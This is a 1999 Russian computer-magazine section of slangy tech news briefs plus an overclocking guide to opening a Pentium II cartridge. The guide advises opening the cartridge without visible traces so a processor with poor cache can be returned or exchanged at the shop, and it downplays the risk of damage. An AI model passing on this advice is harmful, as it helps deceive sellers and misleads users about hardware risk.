Компания American Express уже выпускала зеленые, золотые и платиновые карточки. И вот настал черед голубой версии известных кредитных карточек — она задумана для оплаты онлайновых покупок. В карте Blue содержится смарт-чип, якобы обеспечивающий дополнительную безопасность при транзакциях. Для его активации, естественно, потребуется дополнительное устройство, которые раздают на халяву до 31 января 2000 года (потом за него будут брать $25). Карточкой можно пользоваться и как обычно — она имеет традиционную магнитную полоску. В ноябре счастливые обладатели голубых карточек смогут создать на сайте http://www.americanexpress.com/blue онлайновый кошелек для оплаты покупок через Интернет. Хакеры потирают руки... — И.П.

Ключ от квартиры, где Windows...

Компания Cryptonym (www.cryptonym.com) утверждает, что нашла очередную подставу от Microsoft. Эндрю Фернандеса сообщил, что Агентство национальной безопасности США может в любой момент получать доступ в систему защиты ОС Windows версий 95, 98, 2000 и NT благодаря наличию в них специального ключа. Microsoft, как обычно, отмазалась от обвинений, утверждая, что указанный ключ просто является сертификатом операционной системы о ее соответствии стандартам шифрования, утвержденным Агентством. То, что название ключа совпадает с аббревиатурой агентства («NSAKEY») — вышло «чисто случайно». На сайте можно найти заплатку, дезактивирующую указанный ключ. — И.П.

А ты купи сайт

Компания Dunkin Donuts была нескасканно расстроена, когда на одном из веб-сайтов были опубликованы жалобы потребителей на ее плюшки и пончики. Угрозы подачи судебного иска против владельца сайта ни к чему не привели. К издателю можно было придраться только по поводу использования слов, защищенных торговыми марками. Что делать, пришлось купить весь веб-сайт к чертовой бабушке :). Кажется, назревает новый способ подзаработать. — И.П.

Племя молодое, но знакомое

Продолжая развивать тему «Поколения i», очень авторитетная :) компания Forrester Research провела исследование о роли Сети в жизни молодежи США. Под молодежью разумели 8500 человек обоего пола в возрасте от 16 до 22 лет.

Выяснилось, что on-line тамошние молодые люди проводят в среднем 9 часов в неделю. В указанной возрастной группе Сетью пользуется более половины, т.е. 12,4 млн. человек. Из которых 40% делают, не отрывая задницы от стула, покупки. И вообще, тины ведут себя в Сети вызывающе. Слушают по ходу дела музыку или журнальцы почитывают (самый любимый — конечно, xakep.ru, несмотря на то, что они ни бельмеса по-русски). В общем, молодежь обставляет старперов Сети по всем статьям. Очень, кстати, ей по душе высокоскоростной доступ. На медленных каналах, не чета нам, не сидят. И это еще цветочки. Ягодки еще впереди, когда тины начнут покупать через сеть барахла на 1,5-2 млрд. баксов в год и когда их в сети прибавится еще 2-3 миллиона. — А.К.

Netscape падает

Эх, где мои 16 лет :). А ведь были и мы молодыми, когда никто не ставил под сомнение тот факт, что Netscape — это rulezzz, а Microsoft — это suxxx. Великая война браузеров, когда сводки со статистических полей обсуждали повсеместно: «По сообщению СовИнформБюро, доля Netscape выросла до 69%», давно канула в лету. И то, что согласно последним данным доля Netscape теперь составляет какие-то мелкие 25% — лишь последний гвоздь, заколоченный Microsoft в крышку гроба верного НетШкафа. Однако и это, говорят, еще не предел. Цифру 25% назвала компания

WebSideStory — не самое известное имя в мире социальной статистики. По мнению специалиста другой, более авторитетной компании «Zona Research», Microsoft, скорее всего, принадлежит больший процент рынка браузеров. Ведь ОСи семейства Windows стоят более чем на 90% ПК. — А.К.

Пожизненное заключение за e-mail

18-летний лоб долгое время рассылал e-mail в Microsoft и IBM с угрозами взорвать их штаб-квартиры. За тишину и мир он просил 5 миллионов долларов. На улаживание конфликта к нему отправился отряд ФБР. Агенты ФБР совместно со специалистами саперной группы Департамента полиции Нью-Йорка обнаружили в бруклинской квартире, где был арестован Джахар Джоэл Наварро, документ, где рассказывалось, как из подручных средств приготовить взрывчатые вещества. Самих веществ этот лох, естественно, не подготовил, но это не требовалось. Он получил обвинение в угрозе использования оружия массового уничтожения. В таких случаях в Америке можно получить пожизненное заключение. Сколько раз говорили — не связывайтесь с Microsoft. — И.П.

Сетевой миллион

Миллион. Ну что такого в этой цифре? Ан нет, уж больно она круглая да приятная. Да и уважение вызывает. С другой стороны — что такое миллион клиентов для банка? Если для обыкновенного — да тьфу, а если у банка и офиса-то нету? Тогда ого-го-го! О регистрации миллионного клиента сообщил в августе банк Wells Fargo. Для тех, кто в танке — историческая справка — банк Wells Fargo один из первых и старейших чисто сетевых банков. Все операции идут в сети. Однако клиенты банка обладают не меньшей свободой и преимуществами в манипуляции своими вкладами, что и пользователи услуг «обыкновенных» банков. А если принять во внимание сугубо сетеориентированность банка и его стерильную репутацию, то это, пожалуй, один из самых надежных и добротных банков для платежей в Internet. — А.К.





Подставная Java

Microsoft обожглась на Java. Ошибка в виртуальной Java-машине (JVM), являющейся составной частью браузеров Internet Explorer 4.0 и 5.0, позволяет хакеру захватить полный контроль над чужим компьютером. Эту фишку просекла группа Princeton Secure Internet Programming Team (http://www.cs.princeton.edu/sip/index.php3). Апплет, присоединяемый к HTML-странице, может быть послан как по электронной почте, так и передан при обычном просмотре Web-страницы. После этого можно делать что душа пожелает: тереть файлы на компьютере, пускать программы или подсматривать, какую порнуху качает пользователь. Программисты Microsoft тут же струхнули, бросили смотреть голых мужиков и сделали заплату к браузеру (обычно они не торопились). Она лежит по адресу http://www.microsoft.com/Security/Bulletins/ms99-031.asp. — И.П.

Новый чип от Ямахи

Мдя. Я думал, что Ямаха — это синтезаторы, которыми еще Дэвид Боуи пользовался в далеком детстве. А оказывается, это еще и чипы разновсяческие, да софт разнообразный, на коих карты и те самые синтезаторы и работают. Вот, к примеру, новая линейка YMF752. Дешевенький такой чип, совместимый с AC-97 2.1, за 3D-решением обращается к процессору, зато поддерживается псевдо3D от Sensaura (см. №6). Волновое синтезирование XG, 256-голосная полифония, поддержка программного FM-синтеза (т.е. качество FM приравнивается к Wave фактически). Ну а пока AOpen выпускает карточку на довольно старом (зато Ямаховском :) чипе-предшественнике вышеупомянутого куска кремния — YMF744. Самое что ни на есть аппаратное ускорение DirectMusic, DirectSound, четырехканальный выход, старый добрый XG-синтез и эмуляция SB-Pro, дающая возможность поиграть в старые игры, в настройках которых есть хотя бы упоминание про Sound Blaster. В общем, такая вот бяка стоит в районе 40 бакинских.

Гуильмо анонсирует новый аксель

Guillemot страдает фигней — сразу видно. В начале августа объявили о выпуске в сентябре карточки на NV10, а сами что? А сами еще TNT2 не раскрутили. Вот сейчас, к примеру, они готовят новую карточку под старой торговой маркой Maxi Gamer — Maxi Gamer TNT2 M64. Объем самой памяти 32 Мб, частота 150 МГц, частота самого чипа 125 МГц.

А тем временем в недрах заводов Г. готовится еще и звуковая карточка семейства Maxi Gamer — Maxi Sound Fortissimo. Карточка на основе Yamaha XG, поддерживающая Direct Sound 3D, EAX, A3D 1.0, Sensaura Interactive Positioning, 2 MB MIDI банк, 64 аппаратных голоса + 64 программных, два независимых стереовыхода, S/P DIF выход, выйдет осенью и будет стоить порядка 50 зеленых.

Не ново

LG (та самая, которая в девичестве GoldStar) торжественно объявила о начале работ над серийным производством восьмискоростных ДиВиДи-приводов. Типа, когда вы будете держать этот номер в руках, потомки жертв войны 51-го года (для тех, у кого по истории «тройка»: я имею в виду Корею) будут вовсю юзать клевые драйвы. У-ух, зависть берет. Еще бы не брать — передача данных на скорости 10,800 Кбайт/с, скорость поиска — аж 120 мс для DVD дисков и 90 мс — для CD. Правда, LG — далеко не первый и тем более не единственный производитель подобных монстров, не говоря уж о том, что отдельные фирмы вовсю продают 10x DVD-ROM. А заявление о том, что больше 150 тысяч штук в месяц LG выпускать не будет вообще, позволит сделать выводы, что вышеупомянутая компания просто ловит волну, и ей эти драйвы — фактически побоку, так, небольшой источник доходов. Спрашивается, а на фиг было тратить деньги на разработку и оборудование для производства? Ох уж мне эти корейцы...

ОНО

31 августа мир от имени nVidia грозил измениться. Каждый час на сайте менялись таблички «До конца света осталось X часов». В итоге на главпаге появилась надпись, гласящая: мол, сейчас вы узнаете о первом в мире GPU — Graphic Processor Unit. Попутно переименовав NV10 в GeForce 256, народ из nVidia выкинул кульбит с часовой отсрочкой конца света, из-за чего часть ньюсмейкеров, стоящих на страже, пошла спать, махнув на все рукой. А работники компании и в ус не дули — все обещали, мол, «менее чем через полчаса мир изменится» на протяжении полутора часов. От такой наглости все, естественно, отпали в самый густой осадок, а когда рекаверились, потребовали килобайты отчетов и килограммы таблиц. Как не фиг делать! Andy (andy@ixbt.com) с сайта iXBT любезно предоставил X вот эти таблицы сравнения GF 256 и TNT2 Ultra:

	Треугольников/с	Пикселов/с	RAMDAC
GF 256	15 миллионов	480 миллионов (с двумя текстурами на пиксел)	350 MHz
TNT 2 Ultra	9 миллионов	300 миллионов	300 MHz

Как видим, GF 256 — действительно новое поколение акселей. Но как оно смотрится на фоне Savage 2000?

	Частота чипа МГц	Шина памяти бит	Мегатекселов/с	Fillrate в пикселах, с двумя текстурами напиксел (Quake III) Мегапикселов/с	Поддерживаемая память	Количество транзисторов	Используемый техпроцесс	RAMDAC МГц	Геометрический сопроцессор	Компрессия текстур	Примерный срок появления карт
GeForce 256	120	256	480	240	128 Мбайт	23 мил.	0.22 мкм	350		Да	Конец сентября
Savage2000	до 200	128	700+	350+	64 Мбайт	12 мил	0.18 мкм	350	S3TL	S3TC	Конец ноября

Выводы, по идее, делать не мне... Но если хотите знать мое мнение, то знайте: пока не вышли КуТри и UT, я своего Монстра 2 ни на что не променяю — он пока еще вполне работоспособен! Да и M.J.Ash того же мнения... осталось полжурнала убедить — и никакого прогресса нам не понадобится :).

Кстати, за этим чипом уже выстроилась очередь — Креативы, Гуильмо... Посмотрим на них, когда выйдет Напалм, хе-хе-хе :).

Number Nine становится Number None

Ну вот, первые трагедии среди производителей чипов. Компания Number Nine, создавшая в свое время достаточно конкурентоспособный Ticket to Ride, объявила о своем уходе. «Неблагодарные! Мы тут, понимаешь, тягались-тягались со своим чипом, софт классный наваяли, все пучком — а тут вы все, оказывается, на DirectX как на бога молитесь! Тьфу на вас!». Не столь эмоционально, но с тем же содержанием в речах уходит Number Nine в качестве разработчика с рынка графического железа. Компания собирается производить со-чипы и карты на основе уже существующих. Так, например, в следующем году нас ждет карточка на самом мистическом чипе уходящего столетия — Fuzion 150 (я уж и забыл, в каком номере была на эту тему новость). Будем ждать или воротимся к богу ДиректЫкс и пророкам его — TNT и 3dfx?

Первый, графический, дешевый да еще следующего поколения!

S3, особо не напрягаясь, выкинула пресс-релиз на тему нашего с вами светлого будущего и участия в оном своего чипа — Savage 2000, бывш. GX4.

128-битная шина памяти (до 200 MHz)
Тактовая частота чипа до 200 MHz
До 64 MB видеопамяти
Полноэкранное сглаживание
Разрешение до 2048 х 1536
350 MHz RAMDAC
Поддержка DVI-совместимых цифровых мониторов
Поддержка TV-выхода
AGP 4X
Нормальная скорость вывода сцены — более 700 Мегатекс./с
Возможность наложения 4 текстур на пиксел за один проход
Штука, которую ждали в чипах уже давно — S3TL, геометрический сопроцессор
Компрессия текстур S3TC
Совместимость с DirectX 7 и OpenGL
Поддержка рельефных карт сред, как в G400
Проигрывание DVD/DTV
Динамическое распараллеливание
Компенсация движения/аппаратное ускорение MPEG-2

Да, такого богатства информации после скудных ручейков пресс-релизов NV10 и Napalm никто не ожидал. Ну что ж, неплохая штука, посмотрим, что из нее сотворит Diamond Multimedia. Кстати, чип будет стоить в оптовых партиях по 29 баксов, а плата, которую Бриллианты выпустят в четвертом квартале, по цене не будет превышать 250 зеленых.

Это ж надо – пресс-релиз от Майкрософт!


Давненько у нас Мокрый Софт не проявлялся в новостях (гыгыгыгы!). А сейчас вот решил показать свою хитрую мордочку, предъявив новую мышку — Cordless Wheel Mouse. Старый добрый манипулятор «мышь», только вот теперь мыша от проводов вообще не зависит. Нет, это не инфракрасная новинка, это радиомышь — двухсторонний обмен данными между манипулятором и базой позволяет держать мышь хоть под столом, будет работать и там. А основные характеристики самые обыкновенные — та же Intelimouse, три кнопки плюс колесико.
А еще по Сети бродят слухи о том, что Microsoft готовит к выпуску свою собственную консоль (она же — телевизионная приставка)...

Е-мое, что ж я написал-то?..

Помнится, несколько номеров назад я писал о всеобщем интегрировании и покупке брандами наиболее известных производителей определенной продукции, используемой этими брандами в своих продуктах. И вскользь упомянул Creative Labs, мол, что было бы, если бы она начала производить компьютеры, купив фирму по производству видеоплат, компанию по выделке материнских плат и так далее, и на всем свеженьком изготовила свой компьютер? Нет, никого Креативы не купили, но компьютер свой — выпустили. Начинаем тащиться и хихикать в кулачок:

500Mhz Pentium III
128MB RAM
13GB HDD
Graphics Blaster Riva TNT
Sound Blaster Live!
Creative Labs 56kbps modem
Dxr3 MPEG decoder card
5x DVD ROM
FM tuner

Разбор полетов считаю открытым. Пень-3 это понятно. 128 мегов — дада, неплохо, неплохо. 13 Гигов — ну... да, круто-круто... Первая TNT?? Не, ребят, так нельзя, так плохо. Вы, это, давайте, вторую ТээНТю ставьте, раз уж у нас такая крутая машина, то я и



разрешения соответствующего хочу. SB Live! — это пусть будет. Модем на 56К — с таким компом и американским качеством телефонных линий такой слабенький по их меркам модем? Ну ладно, кому понадобится — все равно ж выделенку тянуть будут. Особая карта-декодер MPEG? Лучше бы поставили нормальную видеоплату. 5x DVD ROM — по нынешним меркам весьма средне. FM Tuner — знаем мы эти тюнеры, я уже на Царицыно бегал, Паккардовскую плату раза три менял. Лучше бы ставили TV Tuner, совмещенный с радио, выходом на видеокамеру и видеомагнитофон. Ну ладно, что-то я разошелся. На самом деле все это оправдывается ценой. Blaster PC стоит каких-то 999 зеленых рублей. Да, чуть не забыл, за писюком придется ехать в Канаду — именно там он и будет продаваться в виде жуткого эксклюзива.
Ну и вдобавок — Креативы выпускают SB Live! Platinum. Что это такое — знают, пожалуй, уже все вокруг...

Hewlett-Packard-Nothing-Else

Продолжая свою опупею с серией DeskJet, HP продолжают выпускать новые продукты. Кстати, HP — это не только Hewlett-Packard, но и «Новые Русские». Вот так-то. Ну да ладно, вернемся к белым баранам. В число новых продуктов входят три принтера, о которых известно, что:
Первый зовется HP DeskJet 830C/832C, струйный принтер с системой печатания с фотографическим качеством PhotoREt II, скоростью печатания до черно-белых восьми страниц в минуту и пяти в минуту — цветных и, наконец, стоимостью в 199 долларов.
Второй и третий принтеры обзываются DeskJet 970Cse/Cxi и PhotoSmart P1100/P1100xi, к тому же они почти идентичны друг другу: разрешение до 2400 dpi, скорость печати до 12 черно-белых страниц в минуту и 10 цветных, PhotoSmart помимо всего может печатать фотки прямо с цифровой фотокамеры. «Фоторазница» заключается в ста долларах, ибо DeskJet 970Cse/Cxi стоит 399 зеленых госбумажек, а PhotoSmart H1100/P1100xi — 499. Кстати, в обоих принтерах рулит система PhotoREt III, следующее поколение системы с повышенным качеством печати. Суть в том, что размер каждой капли — всего 5 пиколитров, а на одну точку принтер может поместить до 29 таких точек. Отсюда и завышенное количество оттенков, и улучшенная цветопередача.

Три камеры – три класса пользователей

Kodak анонсировал целых три камеры одной линейки, ориентированных на различные слои населения (а сейчас вообще мода на линейки «одна модель — вариации для всех»).
Kodak DC290 — 2.1 мегапиксельная матрица, автофокус, автовыдержка, изображения не сжимаются, портя кадр. Если быть короче, то бизнес-класс, $1.099.
Kodak DC280 — USB-интерфейс, но... 2 миллиона пикселей. Говорят, это первая такая камера. Представительские средние слои — $799.
Kodak DC215 — для не сильно озабоченных тяжестью кошелька обычных юзверей. Матрица в добрый, но единственный мегапиксель, 2X Zoom, ну и цена в районе 400 зел. през.

Горячий Epson

Основной конкурент Хьюлетт-Паккард выпускает, наконец, нормальный струйный принтер под новомодную шину FireWire (это которая позволяет подключать девайсы прямо во время работы компьютера). Зовется машинка Stylus Color 900G, достоинств, помимо вышеуказнных, нет — 3 пиколитра, разрешение 1440 x 720 dpi, 12 страниц/мин в ч/б и 10 в цвете. Ну и стоимость одной штуки — 429 зеленых франклинов.



Бай-бай, Intel!

3dfx и nVidia потирают ручки: достопочтенная Intel уходит с рынка графических чипов и технологий. Давным-давно, в 1998 году (блин, совсем фигею — девяносто восьмой для меня уже «старый»), Intel выпустила своего графического птенчика — AGP. Холя и лелея оного, Интел вдогонку добавила пару чипов с поддержкой технологии, в том числе и самый-самый первый чип, поддерживающий AGP — i740, вопросы юзеров по которому так и не находят ответа на железном форуме сайта одного безуспешно конкурирующего издания. Сегодня Intel отзывает с производства i752 и откладывает выпуск i754. Не такой уж и большой прогресс для такого гиганта. Видать, после громогласных заявлений относительно NV10 и Napalm Intel`лигенты решили, что им своего куска торта урвать не удастся, и решили сваливать, пока не поздно. Ну что же, туда им и дорога.

Большие буферы – но не то, что вы подумали

На днях фирма Acer выпустила абсолютно крутой CD-RW. Ну, прикинь, буфер 8 Мбайт! Блин, это ж клево — при записи/перезаписи проблем с буферами не будет! Ну а остальные технические характеристики стандартны — 8x/4x/32x. Типа 8 — скорость записи, 4 — перезаписи, 32 — чтения. Интерфейс ATAPI, а продукт зовется CRW-8432A. Больших вам буферов, дорогие читатели (и особенно читательницы).

Драйвера

Конец августа — начало сентября. Данный отрезок времени не ознаменовался выходом супер драйверов (скорее, супер железа :), но что есть, то есть — ловите:

1. Драйвера для Voodoo 3 2000/3000 на PCI/AGP. ОС — Windows 9x. Весят — пять мегов. В комплект входят: 2D Display driver, Glide 2.6, Glide 3.1, DirectX (Direct3D and DirectDraw) и OpenGL(r) v1.1 ICD. А лежит все это богатство здесь: http://www.3dfx.com/view.asp?IOID=202.
2. Драйвера к Matrox G400. ОС — Windows 9x. Какая разница, сколько весят и что делают? Прикол в том, что они — LATEST! Брать отсюда: http://www.matrox.com/mga/drivers/latest_drivers/millg4_w9x.htm.
3. Драйвера от Канопуса — на этот раз для Spectra 2500/3200. Сваяны на базе Detonator 2.08 и весят от мега до пяти — в зависимости от вашей карты. Брать с этой паги: http://www.canopuscorp.com/spectra2500/spc2500_rel10_drivers.htm.
4. Драйвера к ASUS`овской V3800, что на чипе TNT2. Версия 2.25 beta под ВыньДОС 95/98, NT. Берутся вот с этой странички: http://www.asus.com/Products/Addon/Vga/asuse/enthusiast_hottestdrv.htm.
5. Драйвера для старой, но по отношению ко мне далеко не доброй ATI Rage 128. Сами драйвера обладают загадочным сочетанием: 6.20CDH29, что является названием/номером версии этих самых драйверов. Помогают владельцам карточки сыграть в Ку3, также оптимизированы под третий Пень и AMD K6/K7. Для юзеров Windows 95/98 ссылка: http://driver.atitech.ca/spdrivers/r128_620cdh29e.zip. Владельцам Windows NT4 — здесь: http://driver.atitech.ca/spdrivers/nt4_r128_620cdh29.zip.


Оффтопик

Лазал я как-то по 3dfiles.com, искал демку одну. Конечно, дему я не нашел, зато наткнулся на новую версию GLSetup. Здорово, правда — столько нового... Как, вы не в?.. Точно, я же еще не рассказывал про эту не шибко глючную и довольно полезную для владельцев редких акселей программу. Ну что же, настала и ее очередь.

Итак, GLSetup. Очень интересно устроена система инсталляции. Самые первые беты включали в себя ВСЕ возможные драйвера и весили под 20 мегов. Нынче, слава Богу, все обстоит совершенно по-другому. Скачивается двухсоткилобайтный файл, запускается экзешник, запускается установка, в процессе которой и скачиваются необходимые библиотеки и драйвера. В первую очередь следует сказать, что владельцам карточек на чипе Voodoo/Voodoo2 беспокоиться и скачивать весь этот кретинизм необязательно. А вот юзерам новомодной Voodoo3 2000/3000 — строго рекомендуется. Также GLSetup поддерживает 3Dlabs Permedia 2, Permedia 3, ATI Rage 128, Matrox G200-G400, nVidia Riva TNT/TNT2, S3 Savage3D, Savage4. Последняя нарытая мною версия GLSetup с билдом #107 лежит здесь: http://192.246.40.35/webdeploy.107/glsetup.exe.

Торик (torick@xakep.ru)

Разогнанный перцем!



Черешнев Евгений aka Merlin.
cheresh@xakep.ru

Ну что, уважаемый, не устраивает тебя больше производительность твоего компа? Что? Тормозит? Нет? Просто руки чешутся? Ну, если чешутся, то знай, что **X** — лучшее средство для занятия рук! :) Как бы там ни было, ты решил сэкономить денег и сделать самый дешевый апгрейд — разогнать свой камень до космических скоростей. Ну-ну. Похвально, чисто наш метод! Хорошо подумал? OK, начнем...


Последнее время мне часто задают одни и те же вопросы: «А как камень разогнать? И какие CPU гонятся? А они не сгорают?» и т.д. и т.п. Сегодня я постараюсь ответить всем.

Кто такой Разгон и как его поиметь?

Разгон — это когда ты заставляешь работать свой камень быстрее, чем на нем написано. Дело в том, что каждый процессор рассчитан на какую-то номинальную частоту. Эта частота указана на его поверхности и именно эти цифры ты видишь в прайс-листах и всякой другой туалетной бумаге :). Например, Pentium II-300 должен работать с внешней частотой 300 Мгц. Но, как показывает практика — от процессора можно добиться большего! Дело в том, что частота, на которой будет работать процессор, задается материнской платой, поэтому возникает возможность увеличить ее относительно значения, указанного на нем. Это и называется разгоном. Ты спрашиваешь, почему твой проц не взрывается у тебя в руках от одной мысли про то, что его будут гнать? Тебя пугает мысль, что твой CPU не рассчитан на большее? Спешу тебя успокоить: фирмы производители тестируют свои детища перед продажей в ряде экстремальных температурных и эксплутационных условий. И та надпись «300» на модели Pentium II 300 означает, что фирма гарантирует безглючную работу процессора на частоте 300 Мгц, а заодно значит, что за все недокументированные операции над скоростными режимами проца контора ответственности не несет. Но насколько я понял, на последнее тебе абсолютно по фигу...:)

Сам разгон производится двумя способами.

Во-первых, возможно увеличение множителя внешней частоты процессора (например, с 2.5 до 4), но в этом случае повышается лишь скорость работы самого процессора, а скорость работы системной шины (памяти) и других устройств не увеличивается.



Данный способ, хотя и надежен (сбоев можно ждать только от проца), не дает большого прироста производительности всей системы в целом. Второй метод — увеличение внешней частоты без изменения коэффициента (например, с 60 до 100 Мгц). Именно от величины внешней тактовой частоты зависит быстродействие таких компонентов компьютера, как кэш второго уровня, оперативная память и шины PCI и ISA (а значит, и все платы расширения). Однако, экспериментируя с внешней частотой, помни, что риск столкнуться со сбоями в работе системы резко повышается, так как разгоняется не только процессор, но и все остальные компоненты системы. Поэтому, разгоняя комп таким способом, следует быть уверенным в качестве остального железа (особенно это относится к димам (модулям оперативной памяти)).

Как показывает практика, люди типа тебя и меня совмещают оба эти способа :). Ведь нам с тобой известно, что только примерно в 0.1% случаев возможны необратимые проблемы (какую бы лапшу в виде астрономических цифр и ужасов тебе не вешали в какой-нибудь компьютерной фирме). Правда, особенно опасны в неблагодарном деле разгона процессоры Cyrix/IBM, которые горят чаще всего. Кроме того, если материнская плата оборудована не импульсным (отличаемым наличием тороидальной катушки на плате), а линейным источником питания, то возможно повреждение материнской платы при разгоне процессоров Cyrix и AMD из-за большого потребления тока. Должен тебя предостеречь, что при повышении внешней частоты, а следовательно, и системной шины, возможна потеря данных на винчестере, но сам жесткий диск, как это ни парадоксально, при этом остается работоспособен.

К сожалению, сейчас на проце ставят фиксированный коэффициент, поэтому обсуждение этого типа гонения мы отложим до тех пор, пока я не получу проверенных данных о том, как эту фишку убрать. Пока я писал статью, мне предложили несколько способов... и все они оказались лажей. Но как только что-нибудь прояснится, я обязательно дам знать.

А теперь кружок Ох. Умелые Ручки.

Сейчас я тебе расскажу, как открыть картридж Pentium II без видимых повреждений и как можно применить это умение. Чтобы бестолку не вскрывать гигантское кол-во процессоров, давай разберемся, какие могут быть причины, побуждающие к совершению этого акта: ты разгоняешь процессор до «требуемой величины» с повышением напряжения или без такового (последнее, естественно, лучше). В этом случае рекомендуется сделать картридж открытым для лучшего охлаждения. Твой процессор разогнался и вроде как бы стабилен, но есть опасения (и не напрасные) по поводу перегрева и стабиль-


ности работы на повышенной частоте (если все накрылось медным тазом, то на то, чтобы забрать свои бабки назад, обычно дают 2-3 дня, а процессор может сбоить и 1 раз в неделю из-за перегрева или плохого кэша L2). В этом случае, открыв картридж, ты сможешь убедиться, на какой частоте может работать твой процессор теоретически. Я понимаю, что тебе заранее очень жалко картридж, так как ты можешь сильно его поцарапать при вскрытии (хотя если руки у тебя растут не из заднего места, то этого можно и избежать). Кроме того тебе нужно будет выбрать наиболее «гонябельный» процессор (об этом мы поговорим позже).
Вскрывая, смотри — насколько быстродействующий кэш стоит внутри (в идеале — время доступа кэш-памяти второго уровня равно 4.4 нс). Лишний раз хочу тебе напомнить, что все перечисленное ниже ты делаешь на свой страх и риск.

Понеслась!

Компоненты картриджа
Картридж процессора состоит из следующих деталей:

1. Радиатор с вентилятором (у процессоров в коробке он прикручен 4-мя пустотелыми саморезами — откручивать не надо!).
2. Пластиковый кожух (тот, на котором голограмма).
3. Металлическая пластина теплоотвода (так называемый радиатор первого уровня). К ней крепится радиатор с вентилятором.
4. Процессорная плата с установленной микросхемой TAG с одной стороны и с другой стороны — собственно процессором (или ядром) и кэш-памятью L2.
5. Крепление пластины теплоотвода к процессорной плате — 2 упругих стальных пластинки с фиксаторами-защелками.
6. Пластиковая заглушка (только у P2 233-333 Mhz).

— Доктор... я уже мертв?
— Вскрытие покажет!
Первым делом необходимо снять кожух. Кожух на картридже держится на четырех стойках (на рисунке ниже они помечены рыжим цветом). Второй рисунок (вид кожуха сзади) дан для наглядного представления о том, где впечатаны стойки в пластик кожуха.
Вентилятор с радиатора на рисунке снят для наглядности, так что при раз-





борке не вздумай его снимать! Стойки, держащие кожух, имеют на окончании конический срез и при обратном подсоединении (сборке) защелкиваются в кожухе практически намертво, как и было до разборки.


1. Возьми длинную тонкую отвертку, естественно — не крестовую :).
2. На рисунках синим цветом помечено, куда надо вставлять нос отвертки для освобождения стоек, держащих кожух. Отвертку надо стараться вставить до упора, чтобы она работала как «клин». После этого (без титанических усилий, естественно! Забудь про свой любимый молоток!) легонько покручивая отверткой на угол около 20-30 градусов надо постараться отсоединить соответствующую стойку.

Если ты не хочешь (а ты явно не хочешь), чтобы на картридже остались







следы вскрытия, делай все медленно и очень аккуратно, помни, что лучше перебдеть, чем недобдеть! :) Ведь нам с тобой не нужны следы явного разбойного взлома на пластике и пластине теплоотвода. Грамотное использование наработанной технологии позволяет вскрыть процессор вообще без следов и в случае обнаружения не очень хорошей кэш-памяти (5.5 нс и более) даже поменять процессор или вернуть назад. Помни, наша цель не сделать все побыстрей, а извлечь максимум выгоды на халяву :).
Для облегчения вскрытия рекомендую начать с освобождения левой нижней стойки (если смотреть на процессор со стороны радиатора, контактами картриджа вниз). Эта стойка помечена на первом рисунке красной звездочкой — она наиболее слабо закреплена. Далее — по часовой стрелке: левая верхняя, правая верхняя и правая нижняя стойки. Последняя стойка держит кожух сильнее всего, и, возможно, даже придется применить грубую силу (я тебе говорю — забудь про молоток!!!).
Пароход тебе в рот и электричку навстречу, если ты вскрыл картридж и держишь в руках плату примерно следующего внешнего вида:
То, что предстало твоему взору, ни что иное как микросхема TAG и, если это Klamath, еще 2 микросхемы кэш-памяти



L2 по бокам. В случае же Deschutes, как и у нас на картинке, микросхема всего одна. TAG с маркировкой 82459AD — самый лучший, он совершенно не греется и работоспособен даже при частотах в 558-560 Мгц.
Защелки, помеченные красным цветом — твой следующий враг. Чтобы освободить их от стальных упругих пластинок, надо быть осторожным, так как ты запросто можешь повредить плату процессора.
Можно взять тонкий пинцет и аккуратно отжать защелки, можно — любой другой маленький продолговатый предмет и использовать его как рычаг. Можно, конечно, взять и молоток... но, я думаю, не стоит :). С первого раза, скорее всего, не получится, но на то она и халява, что вместо денег приходится жертвовать терпением...
После того как фиксаторы будут скользить на оси стойки уже не попадая в пазы, надо очень осторожно, пользуясь носом отвертки как клином и подложив что-нибудь под плату, например, обыкновенную бумагу, снять упругую пластинку крепежа с первой стойки. Она очень легко слезает и отщелкнется от стойки. Вторую половину стальной пластинки крепежа после этого снять уже совсем легко, помогая шилом (или чем ты обычно это делаешь :)).



После снятия всех фиксаторов аккуратно отдели процессорную плату от пластины охлаждения. У Pentium II 233-333 сними пластмассовую заглушку — ее можно выкинуть, она только ухудшает охлаждение процессора, загораживая воздушные потоки. Естественно, в случае продажи или замены процессора эту заглушку придется подсоединить обратно. Но эта операция очень проста и не должна вызвать у тебя затруднений.
